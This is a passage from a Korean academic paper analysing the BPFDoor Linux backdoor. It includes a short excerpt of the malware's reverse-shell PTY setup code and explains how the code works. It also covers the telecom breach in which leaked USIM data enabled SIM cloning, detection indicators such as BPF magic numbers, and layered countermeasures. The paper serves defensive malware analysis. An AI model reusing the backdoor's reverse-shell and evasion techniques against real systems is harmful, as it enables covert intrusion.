위의 Code 13은 PTY(Pseudo Terminal) 디바이스를 열고 초기화하기 위한 절차를 포함하며, 마스터 PTY파일 디스크립터를 생성하고, 연결된 Slave PTY경로를 확보하여 가상터미널을 설정한다. 동작 과정은 다음과 같다. /dev/ptmx를 O_RDWR모드로 열어 마스터 PTY 디바이스를 생성한다. grantpt 함수와 unlockpt 함수를 통해 접근권한을 설정해주며 처음 생성된 Slave PTY는 잠겨 있어 쓸 수 없기에 잠금을 풀어주어 사용할 수 있도록 초기화 한다. ptsname 함수를 이용해 대응되는 Slave PTY 디바이스의 경로 /dev/pts/N을 구하여 해당 경로를 pts_name에 복사하여 외부에서 참조 가능하도록 한다. 이 과정을 통하여 Master-Slave 구조의 가상 터미널이 설정되며, 이후 Slave PTY를 통해 셸의 입출력이 가능하게 된다.

```
char pts_name[20];
pty = ptym_open(pts_name);
tty = ptys_open(pty,pts_name);
if (pty >= 0 && tty >=0 )
          return 1;
return 0;
```

Code 14. Reverse Shell Control

ptym_open 함수를 호출해 Master PTY를 열고 Slave 경로를 얻는다. ptys_open 함수를 통해 Salve PTY를 활성화한다. 두 디바이스가 정상적으로 열렸을 경우 1을 반환하며, 그렇지 않을 경우 0을 반환한다. 이 과정을 통해 시스템 내부에서 셸 환경은 네트워크 연결 이후 PTY를 통해 상호작용 가능하게 되며, 리버스 셸에서의 명령 실행과 출력을 감지하고 제어할 수 있는 환경이 구성된다.

결과적으로, 위 함수들은 시스템 내에서 interactive shell 환경을 생성하기 위한 핵심 구성요소로, 네트워크를 통해 연결된 리버스 셸 세션에서 명령어 입출력 처리를 위한 가상 터미널 역할을 수행한다. 이는 실제 단말기 없이도 셸을 조작할 수 있게 해주는 기법으로 리버스 셸의 핵심적인 기술 중 하나로 분류된다.

Ⅲ.2.4 변종 악성코드와의 주요 차이점

모 통신사 침해사고에 발견된 BPFDoor는 변종 악성코드로 위에서 분석한 코드와 차이점이 있다. 해당 사고에서 사용된 변종 악성코드는 자가복제 및 삭제 기능이 없었으며, 실행 위장 이름 및 저장 경로에서 변경이 있었다[12]. 변종 악성코드의 자가복제/경로 변경은 공개자료로 단정하기는 어렵다.

Ⅳ. 피해 사례

BPFDoor가 심각한 이유는 단순히 장기간 탐지를 회피하는 데 그치지 않고, 정상 시스템 행위에 기생하는 방식 때문이다. 해당 악성코드는 실행 과정에서 정상적인 프로세스로 위장하여 시스템 관

리자의 모니터링을 방해한다. 또한 /dev/shm, /var/run과 같이 운영체제 내부에서 자주 이용되는 경로를 이용하고, BPF를 통해 IDS/IPS와 같은 전통적인 보안 솔루션을 우회하여 작동한다. 결국, 피해 시스템은 침해 사실을 인지하지 못한 채 자산이 오랜 기간 위협에 노출되는 상황에 처하게 되어 심각한 수준의 피해를 야기할 수 있다.

Ⅳ.1 피해 사례

모 통신사 침해 사고로 인해 유출된 정보에는 유심 복제에 활용될 수 있는 핵심 정보인 IMSI, ICCID, 가입자 인증키(Ki), 전화번호, 4종과 유심 정책 처리를 위한 해당 통신사 내부 관리 정보 21종이 포함되어 있으며, IMEI 유출 여부는 단언할 수 없다 [9]. 또한 이러한 정보 유출은 연쇄적인 피해를 유발할 수 있다. 예컨대 유심 정보만으로도 복제 및 명의도용 공격이 가능해 실제 피해로 이어질 수 있으며, 유심 무상 교체를 빙자한 스미싱, 도박사이트 연결 등 2차 피해 사례가 이미 보고되었다 [13]. 또한 민사 소송 및 과징금 부과, 브랜드 이미지 훼손, 고객 이탈 등 간접적인 영향으로 인한 경제적 피해가 매우 클 것으로 예상된다.

Ⅳ.2 피해 시나리오

- 유심 복제 → 명의도용: 유출된 인증 정보를 활용해 피해자 명의로 신규 통신 가입
- 피해자 기기 제어 → SMS 탈취: 2차 인증 우회, 금융 앱 도용 가능
- 재부팅 유도 피싱 → 통신 권한 이전: 사용자 재부팅 시 복제 유심에 통신 권한 전이 가능

이와 같은 공격은 기술적 위협을 넘어서 심리적·사회공학적 기법과 결합해 발생하며, 예방을 위해 유심 보호 서비스, 명의도용 방지 서비스, 실시간 스미싱 감지 체계 구축이 요구된다.

Ⅴ. 대응 방안 (Countermeasures)

BPFDoor는 APT 공격 과정의 특정 단계에서 실행되며, 고도화된 은닉 기법을 활용해 탐지를 회피하고 장기간 잠복한다. 이러한 특성으로 인해 단일 보안 솔루션만으로는 방어에 한계가 존재한다. 이에 효과적인 대응을 위해서는 기술적·관리적·환경적 측면을 아우르는 다계층 방어전략이 요구된다. 다음은 영역별 구체적 대응 방안을 제시한다.

Ⅴ.1 기술적 방안

BPFDoor의 고도화된 은닉 기법을 고려한 효과적인 기술적 대응 방안은 다음과 같다.

- 실시간 행위 기반 탐지: inotifywait, auditd 등으로 /sbin/iptables 실행을 실시간 모니터링하고, 규칙 변경 전후를 비교한다. 동시에 네트워크 행위 기반 탐지를 병행하여 의심 포트 접근, 비정상 트래픽, 예상치 못한 외부 연결을 탐지한다. 실시간 행위와 네트워크 기반 탐지를 통합하여 C2 통신 및 권한 우회 시도를 탐지 및 차단하는 데 효과적이다.

- 커널 및 BPF 보안 강화: BPFDoor는 루트 권한을 얻은 후 커널의 BPF 기능을 이용해 은밀한 통신을 수행한다. 이에 BPF 필터를 정기적으로 점검하고, RFC·IANA에 정의되지 않은 임의 매직 넘버(예: 0x7255, 0x5293)가 있는지 확인한다. 또한 LSM(Linux Security Module) 기반 보안 모듈을 활용해 프로세스별 최소 권한을 적용하여, 정상 프로세스만 BPF를 사용할 수 있게 한다.

Ⅴ.2 관리적 방안

APT 공격에서 관리적 통제는 각 단계의 성공 확률을 낮춘다. 따라서 관리적 차원의 예방 조치가 중요하다.

- 루트 권한 철저한 관리: 해당 악성코드 실행은 루트 권한을 전제로 한다. 따라서 루트 권한에 대한 철저한 인증(예: MFA)은 악성코드 실행 억제에 도움이 된다. 또한 권한 상승 취약점이 발견되면 신속히 보안 패치를 해야 한다.

- 네트워크 세분화 및 내부 트래픽 모니터링: 네트워크 세분화는 측면 이동을 억제에 도움이 될 수 있다. 아울러 내부 트래픽 모니터링은 조기 발견에 도움이 된다.

- 계정에 대한 최소 권한 원칙 적용 및 지속적인 인증: 중요 자산에 접근 가능 계정에 대한 철저한 관리 및 인증 절차(예: MFA)는 측면 이동 억제할 수 있다. 또한 인증 성공 후 최소 권한 원칙을 적용 및 지속적인 인증은 정보 유출을 억제에 도움이 된다.

- 자산 식별 및 정기 점검: 은닉성이 높아 초기 탐지가 어렵기 때문에, 정확한 자산 식별을 통한 정기 점검으로 조기 발견 가능성을 높여야 한다.

Ⅴ.3 환경적 방안

다음과 같은 환경적 차원의 예방 조치는 APT 공격 과정의 초기 침투 억제에 도움이 된다.

- 조직 차원의 보안 문화 구축: 모든 구성원이 보안의 중요성을 인식하고, 일상 업무에서 보안을 중요시하는 문화를 조성한다. 이를 위해 정기적인 보안 교육, 보안 정책 수립 및 준수, 사고 대응 절차 숙지가 필요하다.

- 구성원 교육 강화: 이메일 피싱, 불법 소프트웨어 설치와 같은 초기 침투 지점을 주제로 한 실습 기반의 교육을 통해 위협 예방 및 대응 역량을 강화한다.

- 지속적 인식 제고: 캠페인, 뉴스레터, 워크숍을 통해 최신 위협 동향과 대응 방안을 공유하며 보안에 대한 인식을 지속적으로 향상시킨다.

Ⅵ. 결 론

본 논문은 고도화된 은닉형 백도어인 BPFDoor의 동작 구조와 탐지 회피 기법을 분석하고, 실제 침해사고를 통해 은닉성과 지속성을 확인하였다.

분석 결과 BPFDoor는 커널의 BPF 기능을 이용하여 RAW 소켓으로 특정 트래픽만 수신함으로써, 포트 스캐닝이나 전통적 보안 장비로 탐지하기 어려운 부분이 있다. 아울러 매직 패킷 기반 트리거, 프로세스 위장, 비영구적 메모리 상주, RC4 암호화 통신 등 다양한 탐지 회피 기법을 결합하여 고도의 은닉성과 지속성을 갖추고 있다. 더 나아가 리눅스 운영체제에서 기본으로 제공하는 기능을 이용하기에 단순히 특정 기업에 국한되지 않고 다양한 산업으로 위협이 확산될 가능성을 배제할 수 없다. 또한 변종 악성코드의 출현으로 인해 기존의 시그니처 기반 탐지에도 한계가 있다.

따라서 이러한 BPFDoor의 위협을 완화하기 위해서는 악성코드 실행 이후 탐지하는 기술적인 방법뿐만 아니라 악성코드 유입 자체를 차단하는 선제적인 전략이 요구된다. 또한 고도화된 은닉성을 갖춘 위협에 대응하기 위해서는 인간의 수동적 개입만으로는 한계가 있으므로, 자동화된 탐지·대응 프로세스가 필수적이다.

이를 위해 기술적·관리적·환경적 대응을 결합한 다층 방어체계를 구축하고, 최소 권한 원칙과 자동화된 대응을 포함한 제로 트러스트 모델로의 전환이 필요함을 시사한다.

References

[1] Trandmicro. BPFDoor’s Hidden Controller Used Against Asia, Middle East Targets [Internet]. Available : https://www.trendmicro.com/de_de/research/25/d/bpfdoor-hidden-controller.html.

[2] S. McCanne, and V Jacobson, "The BSD Packet Filter: A New Architecture for User-level Packet Capture" in *Proceeding of the 1993 Winter USENIX Technical Conference*, San Diego: CA, pp. 259-269, 1993.

[3] eBPF. eBPF Documentation Documentation [Internet]. Available : https://ebpf.io/what-is-ebpf/.

[4] The kernel development community. Classic BPF vs eBPF [Internet]. Available : https://docs.kernel.org/bpf/classic_vs_extended.html#classic-bpf-vs-ebpf.

[5] Linux Kernel Organization. Linux Socket Filtering aka Berkeley Packet Filter (BPF) [Internet] Available : https://kernel.org/doc/Documentation/networking/filter.txt/.

[6] Torvalds, L., "Linux," GitHub, [Internet] Available : https://github.com/torvalds/linux/blob/master/include/uapi/linux/filter.h/.

[7] IETF. RFC 5342: IANA Considerations and IETF Protocol Usage for IEEE 802 Parameters Appendix B.1. Available : https://datatracker.ietf.org/doc/rfc5342/

[8] gwillgues, (2022). GitHub. [Internet] Available : https://github.com/gwillgues/BPFDoor/blob/main/bpfdoor.c/.

[9] Ministry of Science and ICT, MSIT Releases Final Investigation Results on SK Telecom Data Breach [Internet]. Available : https://www.msit.go.kr/eng/bbs/view.do;jsessionid=hkKV7Gza1mcXySBSv1IJ6e9aM8mgmP8PU6Q6FqvH.AP_msit_1?sCode=eng&nttSeqNo=1139&bbsSeqNo=42&mId=4&mPid=2

[10] Personal Information Protection Commission. The PIPC Sanctions SKT over Data Breach [Internet]. Available : https://www.pipc.go.kr/eng/user/ltn/new/noticeDetail.do?bbsId=BBSMSTR_000000000001&nttId=2877

[11] Torvalds, L., "Linux," GitHub, [Internet] Available : https://github.com/torvalds/linux/blob/master/include/uapi/linux/bpf_common.h/.

[12] AhnLab. “BPFDoor 악성코드 분석 및 안랩 대응 현황” [Internet]. Available : https://www.ahnlab.com/ko/contents/content-center/35830/.

[13] KISA Kr/CERT. ““유심 무료 교환”, “유심보호서비스” 등 사회적 이슈 관련 피싱·스미싱 공격 주의” [Internet] Available : https://www.boho.or.kr/kr/bbs/view.do?searchCnd=1&bbsId=B0000133&searchWrd=&menuNo=205020&pageIndex=10&categoryCode=&nttId=71727